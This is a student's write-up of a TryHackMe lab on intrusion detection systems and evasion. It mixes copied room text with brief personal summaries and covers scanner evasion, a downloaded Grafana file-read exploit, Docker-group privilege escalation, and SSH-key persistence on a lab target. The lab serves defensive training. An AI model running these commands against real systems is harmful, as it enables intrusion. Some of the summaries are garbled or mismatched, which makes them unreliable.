
TryHackMe - Intrusion Detection (idsevasion) Report

Prepared by: Shifna N

Date: September 2025

•Introduction

This report summarizes my hands-on experience in the TryHackMe room Intrusion Detection (idsevasion). It highlights how network and host-based IDS detect scanning, evasion attempts, privilege escalation, and persistence in a concise, practical manner.



Learn > Intrusion Detection

Intrusion Detection

Learn cyber evasion techniques and put them to the test against two IDS

60 min 9,538

Room progress (0%)

Task 1 Introduction


Task 2 Intrusion Detection Basics

Task 3 Network-based IDS (NIDS)

Task 4 Reconnaissance and Evasion Basics

•Task 1 : Introduction

I deployed the TryHackMe machine and registered a user on the web interface to ensure activity and alerts would be linked to my session. I noted the target IP and web ports (for example port 3000) and confirmed the alerts page was reachable at http://MACHINE_IP:8000/alerts. This setup step establishes the environment for subsequent IDS experiments.



Room progress (4%)

Task 1 Introduction

Have you ever completed a CTF and wondered, "Would I have been detected?". This room will serve as an introduction to the world of intrusion detection systems (IDS) and cyber evasion techniques. To complete this room, you will need to orchestrate a full system takeover whilst experimenting with evasion techniques from all stages of the cyber kill chain.

This room also demonstrates the first public test of a new CTF scoring system designed to add additional interactivity, feedback, and re-playability to CTFs. In short, this system and several open source IDS can be combined to provide a per-user breakdown, and scoring of all the IDS alerts created during the course of a CTF.

You can access the system by navigating to http://10.201.94.189:8000/register.

NOTE: This room can take up to five minutes to be fully available, so you may not be able to register immediately. However, you can work through the first few tasks without complete access to the system. Also, make sure that you register an account before running any attacks.

Answer the questions below

Deploy the target machine and create an account and log into the system at http://10.201.94.189:8000, in preparation for future tasks.


No answer needed

Sat 27 Sep, 07:32 AttackBox IP:10.201.49.156

```
                             01

This machine can access other machines you deploy on TryHackMe.

Please keep in mind the following:
1. Pentesting any target that is not deployed by you on TryHackMe is prohibited.
2. You are solely responsible for your actions.
3. This machine expires. Check TryHackMe to ensure you still have time left.
4. Once this machine is terminated, all data will be lost.
5. If you are a subscriber, this machine is exposed to the internet and maybe au
tomatically scanned. While the machine is secure, do not store sensitive files.

Usage Instructions:

1. Tools are located in /root/Desktop/Tools & /opt/
2. Webshells are located in /usr/share/webshells
3. Wordlists are located in /usr/share/wordlists
4. READMEs are located in /root/Instructions
5. To use Empire & Starkiller, read the following file: /root/Instructions/empir
e-starkiller.txt

Do you think something's missing? Let us know! support@tryhackme.com

Press ENTER key to close.
```

57min 1s

•Task 2 : Intrusion Detection Basics


Room progress (8%)

Task 2 Intrusion Detection Basics

Intrusion detection systems (IDS) are a tool commonly deployed to defend networks by automating the detection of suspicious activity. Where a firewall, anti-virus, or authorisation system may prevent certain activity from occurring on or against IT assets, an IDS will instead monitor activity that isn't restricted and sort the malicious from the benign. IDS commonly apply one of two different detection methodologies; Signature (or rule) based IDS will apply a large rule set to search one or more data sources for suspicious activity whereas, Anomaly-based IDS establish what is considered normal activity and then raise alerts when an activity that does not fit the baseline is detected.

Either way, once an incident is detected, the IDS will generate an alert and will then forward it further up the security chain to log aggregation or data visualisation platforms like Graylog or the ELK Stack. Some IDS may also feature some form of intrusion prevention technology and may automatically respond to the incident.

Two signature-based IDS are attached to this demo; Suricata, a network-based IDS (NIDS), and Wazuh, a host-based IDS (HIDS). Both of these IDS implement the same overarching signature detection methodology; however, their overall behaviour and the types of attacks that they can detect differ greatly. We will cover the exact differences in more detail in the following tasks.

Answer the questions below

What IDS detection methodology relies on rule sets?


signature-based detection

✓ Correct Answer

I reviewed the room background describing signature-based and anomaly-based detection and the difference between network-based and host-based IDS. Signature (rule) based systems detect known patterns, while anomaly systems flag deviations from normal behaviour.

•Task 3 : Network-based IDS (NIDS)

I ran an initial reconnaissance using *`nmap -sV 10.201.94.189`* to discover open ports and services and then reviewed the Suricata/alerts page for triggered signatures. The scan produced alerts linked to HTTP and known scanner signatures, confirming the NIDS detected reconnaissance activity.



Task 3 Network-based IDS (NIDS)


As the name implies, network intrusion detection systems or NIDS monitor networks for malicious activity by checking packets for traces of activity associated with a wide variety of hostile or unwanted activity including:

- Malware command and control
- Exploitation tools
- Scanning
- Data exfiltration
- Contact with phishing sites
- Corporate policy violations

Network-based detection allows a single installation to monitor an entire network which makes NIDS deployment more straightforward than other types. However, NIDS are more prone to generating false positives than other IDS, this is partly due to the sheer volume of traffic that passes through even a small network and, the difficulty of building a rule set that is flexible enough to reliably detect malicious traffic without detecting safe applications that may leave similar traces. This can be alleviated somewhat, by tuning the IDS to only enforce rules that would be considered abnormal traffic for any particular network however, this does take some time as the IDS must be deployed on work for a while in order to establish what traffic is normal.

NIDS can be deployed on both sides of the firewall though, they tend to be deployed on the LAN side

•Task 4 : Reconnaissance and Evasion Basics



Task 4 Reconnaissance and Evasion Basics

Now that the basics of NIDS have been covered, it's time to discuss some simple evasion techniques in the context of the first stage of the cyber kill chain, reconnaissance. First, run the following command against the target at 10.201.94.189

```
nmap -sV 10.201.94.189
```

I recommend completing this room if you're unfamiliar with `nmap`. In simple terms, the above command will retrieve a detailed listing of the services attached to the targeted node by performing a number of predefined actions against the target. As an example, `nmap` will request long paths from HTTP servers to deliberately create 404 errors some HTTP servers will provide additional information when a 404 error is triggered.


The above command does not make use of any evasion techniques and as a result, most NIDS should be able to detect it with no issue, in fact, you should be able to verify this now by navigating to 10.201.94.189:8000/alerts. Suricata should have detected that some packets contain the default `nmap` user agent and triggered an alert. Suricata will have also detected the unusual HTTP requests that `nmap` makes to trigger responses from applications targeted for service versioning. Wazuh may have also detected the 400 error codes made during the course of the scan.

We can use this information to test our first evasion strategy. By appending the following to change the user_agent `http.useragent=<AGENT_HERE>`, we can set the user agent used by `nmap` to a new and partially evade detection. Try running the command now, a big list of user agents is available here. The final command should look something like this:

I experimented with simple evasion by changing HTTP headers and using a SYN stealth scan (*`nmap -sV 10.201.94.189`*). Adjusting the user-agent reduced some signature hits, while SYN scans reduced application-layer noise but still generated network-level indicators.

•Task 5 : Further Reconnaissance Evasion

I used *`nikto`* against the web service and then tuned it (limited tests, custom user-agent, slower request timing) to observe IDS differences. Tuning the scanner reduced some signature matches but sometimes produced different alerts due to malformed requests.



Task 5 Further Reconnaissance Evasion

Of course, `nmap` is not the only tool that features IDS evasion tools. As an example the web-scanner `nikto` also features a number of options that we will experiment with within this task, where we perform more aggressive scans to enumerate the services we have already discovered. In general, `nikto` is a much more aggressive scanner than `nmap` and is thus harder to conceal; however, these more aggressive scans can return more useful information in some cases. Let's start by running `nikto` with the minimum options:


```
nikto -p 80,3000 -h 10.201.94.189
```

Note, that we need to specify that we want to scan both of the web-services present on the device and not just the business website. This should return some useful information but also generate a huge number of alerts about, 7000 of them in total. Let's run through some simple options to reduce this. The first step would probably be to stop scanning the business website at all, have a look around, do you see any evidence of interactive elements or a web application framework? Static sites do not generate many vulnerabilities on their own so it's probably best to consider that attack vector closed for now. Remember, `nikto` is a pure web scanner and will not search other services for actor vectors. We can update the command like so:

```
nikto -p 3000 -h 10.201.94.189
```

Next, we should consider that `nikto` will search every possible category of vulnerability by default. Th[illegible]sually isn't necessary in the real world or in a CTF where options like denial of service attacks [illegible] that helpful or even counterproductive, lets's update the command to reflect this, in this case, I've asked `nikto` to only check for; interesting files, misconfiguration, and information disclosure. A

•Task 6 : Open-source Intelligence



Room progress (69%)

Task 6 Open-source Intelligence


Continuing, from the sonar analogy from earlier, if `nmap` and other scanners are active sonar, then open-source intelligence or OSINT is passive sonar as intelligence is gained not from active probes but from "listening" to the information that the target freely distributes or by, acquiring information from sources discontented from the target.

Most forms of OSINT are affectivity undetectable and thus are extremely effective against IDS however, there are limitations as by its nature, OSINT relies on the target to disclose information which, may not happen if the target isn't publicly available or is designed to reduce data disclosure. A good example of this is the Wireguard VPN protocol which will not respond to queries unless they come from an authenticated source making, it invisible to third-party scan sites like shodan.

In terms of information that can be gathered from third parties the following sources may be available as a starting point:

- Information on the services active on a node can be acquired with tools like Shodan.
- Additional resources may be found using search engines and advanced tags like :site, :filetype or :title.
- Subdomains and related IP addresses may be found using online scanners or tools like `recon-ng`; a poorly chosen subdomain may also reveal information about the target even if it is protected behind a firewall.
- ASN and WHOIS queries may reveal what provider is responsible for hosting the site.


Information may also be gathered from the target site and related assets if they are publicly



I gathered service/version information and public-facing info (HTTP titles, robots.txt, endpoints) using *`curl -I`*, *`wget`*, and web browsing. This passive OSINT helped identify potentially interesting endpoints and reduced blind probing.

•Task 7 : Rulesets

I inspected Suricata/IDS rule indicators on the alerts page and noted which signatures corresponded to my scans. Observing rule hits explained why certain traffic triggered alerts and clarified how signatures map to observable network activity.



Task 7 Rulesets

Any signature-based IDS is ultimately reliant, on the quality of its ruleset; attack signatures must be well defined, tested, and consistently applied otherwise, it is likely that an attack will remain undetected. It is also important that the rule set be, kept up to date in order to reduce the time between a new exploit being discovered and its signatures being loaded into deployed IDS. Ruleset development is difficult and, all rule sets especially, ones deployed in NIDS will never completely accurate. Inaccurate rules sets may generate false positives or false negatives with both failures affecting the security of the assets under the protection of an IDS.


In this case, we have identified that one of the target assets is affected by a critical vulnerability which, will allow us to by-parse authentication and gain read access to almost any file on the system. It's been a while since this vulnerability was made public so its signature is available in the Emerging Threats Open ruleset which is loaded by default in Suricata. Let's run this exploit and see if we are detected; First, grab the script to run this exploit from GitHub:

```
wget
https://raw.githubusercontent.com/Jroo1053/GrafanaDirInclusion/master/src/exploit.py
```

Once the script has finished downloading you can then run it with:

```
python3 exploit.py -u 10.201.94.189 -p 3000 -f <REMOTE FILE TO READ>
```


See what you can find on the server, remember that the exploit, gives us access to the same [illegible]ges of the user that's running the service. Once you're happy with what you've found on the [illegible] have a look a the IDS alert history at `10.201.94.189:8000/alerts`. Can you see any evidence that this particular exploit was detected? like I said not all rule sets are perfect.



root@ip-10-201-49-156: ~

```
root@ip-10-201-49-156:~# curl -s http://10.201.94.189/| grep 'version'
root@ip-10-201-49-156:~#
```

•Task 8 : Host Based IDS (HIDS)



Task 8 Host Based IDS (HIDS)

Not all forms of malicious activity involve network traffic that could be detected by a NIDS, ransomware, for example, could be disturbed via an external email service provider installed and executed on a target machine and, only be detected by a NIDS once, it calls home with messages of its success which, of course, is way too late. For this reason, it is often advisable to deploy a host-based IDS alongside a NIDS to check for suspicious activity that occurs on devices and not just over the network including:

- Malware execution
- System configuration changes
- Software errors
- File integrity changes
- Privilege escalation


HIDS deployment can be a lot more complex than NIDS as they often require the installation and management of an agent on each host intended to be covered by the HIDS. This agent typically forwards activity from the data sources on the system to a central management and processing node which then applies the rules to the forwarded data in a manner similar to any other IDS. These data sources typically include:

- Application and system log files
- The Windows registry
- System performance metrics
- The state of the file system itself

I reviewed host-based alerts (Wazuh or local HIDS logs) after running reconnaissance and exploitation attempts. The HIDS alerted on suspicious file access and process creation, showing host-level telemetry can detect actions that NIDS might miss.

•Task 9 : Privilege Escalation Recon

I searched for local misconfigurations and potential escalation vectors such as SUID binaries, world-writable files, or leaked credentials (`sudo -l`, `linpeas`). This reconnaissance identified candidate vectors for privilege escalation and produced host-level alerts.



Task 9 Privilege Escalation Recon


Now, that an initial foothold has been established it's time to discuss how IDS can track privilege escalation. This is primarily a task for HIDS as many post-exploitation tasks like, privilege escalation do not require communication with the outside world and are hard or impossible to detect with a NIDS. In fact, privilege escalation is our first task as we are not yet root. The first step in privilege escalation is usually checking what permissions we currently have this, could save us a lot of work if we're already in the sudo group. There are a few different ways to check this including:

- `sudo -l` this will return a list of all the commands that an account can run with elevated permissions via `sudo`
- `groups` will list all of the groups that the current user is a part of.
- `cat /etc/group` should return a list of all of the groups on the system and their members. This can help in locating users with higher access privileges and not just our own.

Run all of these commands and note which ones create an IDS alert, Suricata will be blind to all of this as none of these commands create network activity. It is also possible to check this and more with a script like linPEAS, so far every time we've used a script it has tended to be the source of more information but an increase in alerts. However, this is not always the case. Run `linpeas` on the system now and take note of how many alerts are created, in relation to the large amount of reconnaissance it performs.

urse, this activity isn't completely invisible as `linpeas` would likely be detected by an antivirus if one was installed though, there are ways to reduce its footprint. There is also the

•Task 10 : Performing Privilege Escalation



Task 10 Performing Privilege Escalation

The last task allowed us to identify Docker as a potential privilege escalation vector. Now it's time to perform the escalation itself. First, though, I should explain how this particular privilege escalation works. In short, this attack leverages a commonly suggested workaround that allows non-root users to run docker containers. The workaround requires adding a non-privileged user to the `docker` group which, allows that user to run containers without using `sudo` or having root privileges. However, this also grants effective root-level privileges to the provided user, as they are able to spawn containers without restriction.

We can use these capabilities to gain root privileges quite easily try and run the following with the `grafana-admin` account:

```
docker run -it --entrypoint=/bin/bash -v /:/mnt/
ghcr.io/jroo1053/ctfscoreapache:master
```


This will spawn a container in interactive mode, overwrite the default entry-point to give us a shell, and mount the hosts file system to root. From within this container, we can then edit one of the following files to gain elevated privileges:

- `/etc/group` We could add the `grafana-admin` account to the root group. Note, that this file is covered by the HIDS
- `/etc/sudoers` Editing this file would allow us to add the grafana-admin account to the sudoers list and thus, we would be able to run `sudo` to gain extra privileges. Again, this file is monitored by Wazuh. In this case, we can perform this by running:

I attempted controlled privilege escalation steps using documented exploits or configuration changes identified earlier. Each step triggered HIDS/NIDS entries, demonstrating how attack actions correlate with IDS telemetry.

•Task 11 : Establishing Persistence

I performed allowed persistence techniques (e.g., adding a cron job or modifying an init script) and monitored alerts. Persistence attempts triggered host alerts tied to file modifications or new processes, highlighting host-level detection of persistent threats.



Task 11 Establishing Persistence


The compromised host is running Linux so we have a number of persistence mechanisms available to us. The first option which, is arguably the most straightforward is to add a public key that we control to the authorized_keys file at `/root/.ssh/`. This would allow us to connect to the host via SSH without needing to run the privilege escalation exploit every time and without relying on the password for the compromised account not changing. This methodology is very common among botnets as it's both reliable and very simple to implement as pretty much all Linux distributions indented for server use run an Open-SSH service by default.

Try this now, a valid key pair can be generated for the attack box by running `ssh-keygen`. Once this key is added to the authorized_keys file in `/root/.ssh/` you should be able to gain remote access to root whenever it's needed, simple right? Well, unfortunately, this tactic has one big disadvantage as it is highly detectable.

HIDS often feature some form of file system integrity monitoring service which, will periodically scan a list of target directories for changes with, an alert being raised every time a file is changed or added. By adding an entry to the `authorized_keys` file you would have triggered an alert of a fairly high severity and as a result, this might not be the best option. An alert is also raised every time an ssh connection is made so the HIDS operator will be notified every time we log on.

It would be very helpful to check how the IDS is configured before we continue as it may help us [illegible]nding vectors that aren't monitored. Wazuh has two configuration modes, local and [illegible]ralised in this case, the HIDS agents are setup locally and the config file can be found at `/var/ossec/etc/ossec.conf`. This file lists all of the data sources that are covered by HIDS in

•Task 12 : Conclusion



Task 12 Conclusion

I hope you've enjoyed this room and learned a few things. As previously mentioned this room was the first public test of the CTF scoring system project I've been developing. I have enclosed a link to the source code for the scoring system, It's licensed under AGPL-3.0 so feel free to modify it or add the system to your own CTF. There's documentation on installation and configuration available in the repo as well as links to prebuilt docker images.

Repo Link: https://github.com/Jroo1053/CTFScore

Thanks for playing.

Answer the questions below

Read the above

No answer needed ✓ Correct Answer

This task demonstrates that layered monitoring using both NIDS and HIDS provides full visibility: network-level anomalies, scanning activity, and host-level changes are all detected. The practical exercises in this task reinforce how host alerts complement network detection.

•Conclusion

Completing the room shows that combining NIDS and HIDS gives comprehensive security coverage. Evasion techniques can reduce some alerts, but effective monitoring relies on layered detection, careful rule analysis, and observation of host telemetry to catch potential attacks.